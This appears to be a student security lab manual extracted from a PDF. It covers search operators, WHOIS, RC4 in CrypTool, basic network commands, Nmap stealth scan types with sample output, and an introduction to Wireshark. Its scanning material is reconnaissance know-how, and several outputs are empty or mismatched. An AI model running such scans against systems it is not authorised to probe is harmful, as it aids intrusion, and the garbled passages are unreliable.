

Try it out: site:nytimes.com

23.inurl: Finds pages that include a specific word in the URL.



Try it out: inurl:shampoo

This will return pages that have the word "shampoo" in the URL.

24.allinurl: Works like "inurl" but will only return pages where the URL includes all of the specified terms.



Try it out: allinurl:best baby shampoos

25.weather: Allows you to quickly see weather conditions for a particular location.

Try it out: weather:london



Google will display the current temperature, forecast, and other weather-related information

Google will show the stock price, current market cap, stock chart with historic price details, and other relevant information.



Google will display a map of the location. If you click on the map, it will take you to Google Maps. Where you can zoom in or zoom out and explore further.

28. movie: Shows information about a specific movie.

Try it out: movie:avengers endgame

Google will display movie-related information. Like reviews, ratings, full cast and crew list, trailers, and showtimes (if it's currently in theaters near you).



29. allintext:

Works like "intext" but will only show pages where page content contains all of the specified words.

Try it out: allintext:SEO tips

Google will show pages with both words in the content.



30. source:

Finds news articles from a specific source in Google News.

Try it out: tesla source:nytimes.com

You'll see news articles about Tesla from The New York Times.



33. AROUND(X):

Searches for pages where two words appear within the distance of “X” words from each other.

Try it out: Tesla AROUND(5) Model S

In this example, Google will return pages with words “Tesla” and “Model S” in content where they appear within five words from each other.



34. location:

Narrow your results to a specific location.

Try it out: location:seattle pizza

You'll see pizza-related results specific to Seattle.

WhoIs Lookup

INPUT:

Using WHOIS lookup for searching for information about a specific domain name on the internet. This information includes details such as the domain's registration date, expiration date, registrar, and contact information for the domain owner.

A screenshot of a 'Whois Domain Lookup' web interface. The title 'Whois Domain Lookup' is prominently displayed in white on a dark blue background with a network diagram. Below the title, it says 'Whois search for Domain and IP'. There is a search input field containing 'x.com' and an orange 'SEARCH' button with a magnifying glass icon. Below the input field, it provides an example: 'Example: qq.com, google.co.in, bbc.co.uk, ebay.ca'.

OUTPUT:

x.com

PRACTICAL NO:2

AIM: Encryption and Decryption of plaintext using RC4 algorithm using CrypTool software



Step1: Open the CrypTool software and click on the File -> New.



Step2: Write a text to be encrypted.

Step3: Click on the Encryption/Decryption Button -> Symmetric(Modern) -> Click on RC4.



Step4: Click On 'Encrypt' Button.

Step5: Display the encrypted data.

Step6: Click on the 'Decrypt' button -> You can see Decrypted data (Original message) using RC4.

PRACTICAL NO. 3

AIM: Executing Basic Network Commands

1. Ipconfig
2. Ping command
3. Netstat
4. Tracert
5. Nslookup
6. Hostname

Step 1: Type tracert command and type www.google.com press "Enter".

Tracert:-

The tracert command is a Command Prompt command that's used to show several details about the path that a packet takes from the computer or device you're on to whatever destination you specify.

Syntax

Tracert [-d] [-h MaxHops] [-w TimeOut] [-4] [-6] target [/?]

Traceroute is a command which can show you the path a packet of information takes from your computer to one you specify. It will list all the routers it passes through until it reaches its destination, or fails to and is discarded. In addition to this, it will tell you how long each 'hop' from router to router takes.

```
Command Prompt
C:\>tracert www.google.com

Tracing route to www.google.com [172.217.166.68]
over a maximum of 30 hops:

  1    1 ms    1 ms    1 ms  192.168.43.1
  2     *      *      *     Request timed out.
  3   61 ms   27 ms   37 ms  192.168.148.1
  4   82 ms    *     93 ms  172.30.61.1
  5   38 ms   36 ms   47 ms  118.185.45.78
  6  100 ms   51 ms   56 ms  182.19.106.202
  7   51 ms   37 ms   47 ms  103.29.44.7
  8   54 ms   33 ms   56 ms  103.29.44.4
  9   56 ms   36 ms   51 ms  72.14.211.218
 10   77 ms   46 ms   44 ms  108.170.248.161
 11   67 ms   31 ms   46 ms  209.85.241.227
 12   46 ms   39 ms   57 ms  bom05s15-in-f4.1e100.net [172.217.166.68]

Trace complete.
```

Step 2: Ping all the IP addresses

Ping:- The ping command is a Command Prompt command used to test the ability of the source computer to reach a specified destination computer. The ping command is usually used as a simple way to verify that a computer can communicate over the network with another computer or network device.

Syntax

Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [-w timeout] [-R] [S srcaddr] [-p] [-4] [-6] target [/?]

 Command Prompt

```
C:\>ping 192.168.43.1
```

```
Pinging 192.168.43.1 with 32 bytes of data:
Reply from 192.168.43.1: bytes=32 time=4ms TTL=64
Reply from 192.168.43.1: bytes=32 time=1ms TTL=64
Reply from 192.168.43.1: bytes=32 time=5ms TTL=64
Reply from 192.168.43.1: bytes=32 time=3ms TTL=64

Ping statistics for 192.168.43.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 5ms, Average = 3ms
```

```
C:\>ping 192.168.148.1
```

```
Pinging 192.168.148.1 with 32 bytes of data:
Reply from 192.168.148.1: bytes=32 time=85ms TTL=252
Reply from 192.168.148.1: bytes=32 time=68ms TTL=252
Reply from 192.168.148.1: bytes=32 time=47ms TTL=252
Reply from 192.168.148.1: bytes=32 time=35ms TTL=252

Ping statistics for 192.168.148.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 35ms, Maximum = 85ms, Average = 58ms
```

```
C:\>ping 108.170.248.161
```

```
Pinging 108.170.248.161 with 32 bytes of data:
Reply from 108.170.248.161: bytes=32 time=92ms TTL=55
Reply from 108.170.248.161: bytes=32 time=90ms TTL=55
Reply from 108.170.248.161: bytes=32 time=69ms TTL=55
Reply from 108.170.248.161: bytes=32 time=67ms TTL=55

Ping statistics for 108.170.248.161:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 67ms, Maximum = 92ms, Average = 79ms
```

Step 3:- run ipconfig/ifconfig

Ipconfig is a DOS utility that can be used from MS-DOS and the Windows command line to display the network settings currently assigned and given by a network. This command can be utilized to verify a network connection as well as to verify your network settings.

Syntax

ipconfig [/all compartments] [/? | /all | /renew [adapter] | /release [adapter] | /renew6 [adapter] | /release6 [adapter] | /flushdns | /displaydns | /registerdns | /showclassid adapter | /setclassid adapter [classid] | /showclassid6 adapter | /setclassid6 adapter [classid]]

```

Command Prompt
C:\>ipconfig

Windows IP Configuration

rootclient@google:~$

```

Step 4:- run Netstat

The netstat command, meaning network statistics, is a Command Prompt command used to display very detailed information about how your computer is communicating with other computers or network devices.

Specifically, the netstat command can show details about individual network connections, overall and protocol-specific networking statistics, and much more, all of which could help troubleshoot certain kinds of networking issues.

Syntax

`netstat [-a] [-b] [-e] [-f] [-n] [-o] [-p protocol] [-r] [-s] [-t] [-x] [-y] [time_interval] [/?]`

```

```

Step5:- run ARP command

ARP command to view and modify the ARP table entries on the local computer. This may display all the known connections on your local area network segment (if they have been active and in the cache). The arp command is useful for viewing the ARP cache and resolving address resolution problems.

Syntax (Inet means Internet address)

arp [-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [d InetAddr [IfaceAddr]] [-s InetAddr EtherAddr [IfaceAddr]]

```
cmd Command Prompt
C:\>arp -a

PRACTICAL NO. 4

AIM: Port Scanning with NMap

- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- Analyze the scan results to gather information about the target system's network services.

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.



#nmap ip address

```
C:\Windows\system32\cmd.exe
C:\>nmap 192.168.171.135
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-18 00:56 India Standard Time
Nmap scan report for 192.168.171.135
Host is up (0.00s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
1028/tcp  open  unknown
1029/tcp  open  ms-lsa
Nmap done: 1 IP address (1 host up) scanned in 1.98 seconds
```

ACK -sA (TCP ACK scan) It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
krad# nmap -sA -T4 scanme.nmap.org
Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth
Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

SYN (Stealth) Scan (-sS) SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE      SERVICE
22/tcp    open      ssh
113/tcp    closed    auth
139/tcp    filtered  netbios-ssn
Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

FIN Scan (-sF) Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)
Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

NULL Scan (-sN) Does not set any bits (TCP flag header is 0)

Command: nmap -sN -p 22 scanme.nmap.org

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh
Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

XMAS Scan (-sX) Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree. Command: nmap -sX -T4 scanme.nmap.org

```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp    closed    auth
Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

PRACTCAL NO. 5

AIM: Network Traffic Capture with Wireshark

- Use Wireshark to capture network traffic on a specific network interface.
- Analyze the captured packets to extract relevant information and identify potential security issues.

What is Wireshark?

Wireshark is an open-source packet analyzer, which is used for **education, analysis, software development, communication protocol development, and network troubleshooting.**

It is used to track the packets so that each one is filtered to meet our specific needs. It is commonly called as a **sniffer, network protocol analyzer, and network analyzer.** It is also used by network security engineers to examine security problems.

Wireshark is a free to use application which is used to apprehend the data back and forth. It is often called as a free packet sniffer computer application. It puts the network card into an unselective mode, i.e., to accept all the packets which it receives.

Uses of Wireshark:

Wireshark can be used in the following ways:

1. It is used by network security engineers to examine security problems.
2. It allows the users to watch all the traffic being passed over the network.
3. It is used by network engineers to troubleshoot network issues.
4. It also helps to troubleshoot latency issues and malicious activities on your network.
5. It can also analyze dropped packets.
6. It helps us to know how all the devices like laptop, mobile phones, desktop, switch, routers, etc., communicate in a local network or the rest of the world.

What is a packet?

A packet is a unit of data which is transmitted over a network between the origin and the destination. Network packets are small, i.e., maximum **1.5 Kilobytes for Ethernet packets and 64 Kilobytes for IP packets.** The

data packets in the Wireshark can be viewed online and can be analyzed offline.

History of Wireshark:

In the late 1990's **Gerald Combs**, a computer science graduate of the University of Missouri Kansas City was working for the small ISP (Internet Service Provider). The protocol at that time did not complete the primary requirements. So, he started writing **ethereal** and released the first version around 1998. The Network integration services owned the Ethernet trademark.

Combos still held the copyright on most of the ethereal source code, and the rest of the source code was re-distributed under the GNU GPL. He did not own the Ethereal trademark, so he changed the name to Wireshark. He used the contents of the ethereal as the basis.

Wireshark has won several industry rewards over the years including eWeek, InfoWorld, PC Magazine and also as a top-rated packet sniffer. Combos continued the work and released the new version of the software. There are around 600 contributed authors for the Wireshark product website.

Functionality of Wireshark:

Wireshark is similar to tcpdump in networking. **Tcpdump** is a common packet analyzer which allows the user to display other packets and TCP/IP packets, being transmitted and received over a network attached to the computer. It has a graphic end and some sorting and filtering functions. Wireshark users can see all the traffic passing through the network.

Wireshark can also monitor the unicast traffic which is not sent to the network's MAC address interface. But, the switch does not pass all the traffic to the port. Hence, the promiscuous mode is not sufficient to see all the traffic. The various network taps or **port mirroring** is used to extend capture at any point.

Port mirroring is a method to monitor network traffic. When it is enabled, the switch sends the copies of all the network packets present at one port to another port.

What is color coding in Wireshark?

The packets in the Wireshark are highlighted with **blue, black, and green color**. These colors help users to identify the types of traffic. It is also called as **packet colorization**. The kinds of coloring rules in the Wireshark are **temporary rules** and **permanent rules**.

- The temporary rules are there until the program is in active mode or until we quit the program.
- The permanent color rules are available until the Wireshark is in use or the next time you run the Wireshark. The steps to apply color filters will be discussed later in this topic.

Features of Wireshark

- It is multi-platform software, i.e., it can run on Linux, Windows, OS X, FreeBSD, NetBSD, etc.
- It is a standard three-pane packet browser.
- It performs deep inspection of the hundreds of protocols.
- It often involves live analysis, i.e., from the different types of the network like the Ethernet, loopback, etc., we can read live data.
- It has sort and filter options which makes ease to the user to view the data. ○ It is also useful in VoIP analysis.
- It can also capture raw USB traffic.
- Various settings, like timers and filters, can be used to filter the output.
- It can only capture packet on the PCAP (an application programming interface used to capture the network) supported networks.
- Wireshark supports a variety of well-documented capture file formats such as the PcapNg and Libpcap. These formats are used for storing the captured data.
- It is the no.1 piece of software for its purpose. It has countless applications ranging from the **tracing down, unauthorized traffic, firewall settings, etc.**

Installation of Wireshark Software

Below are the steps to install the Wireshark software on the computer:

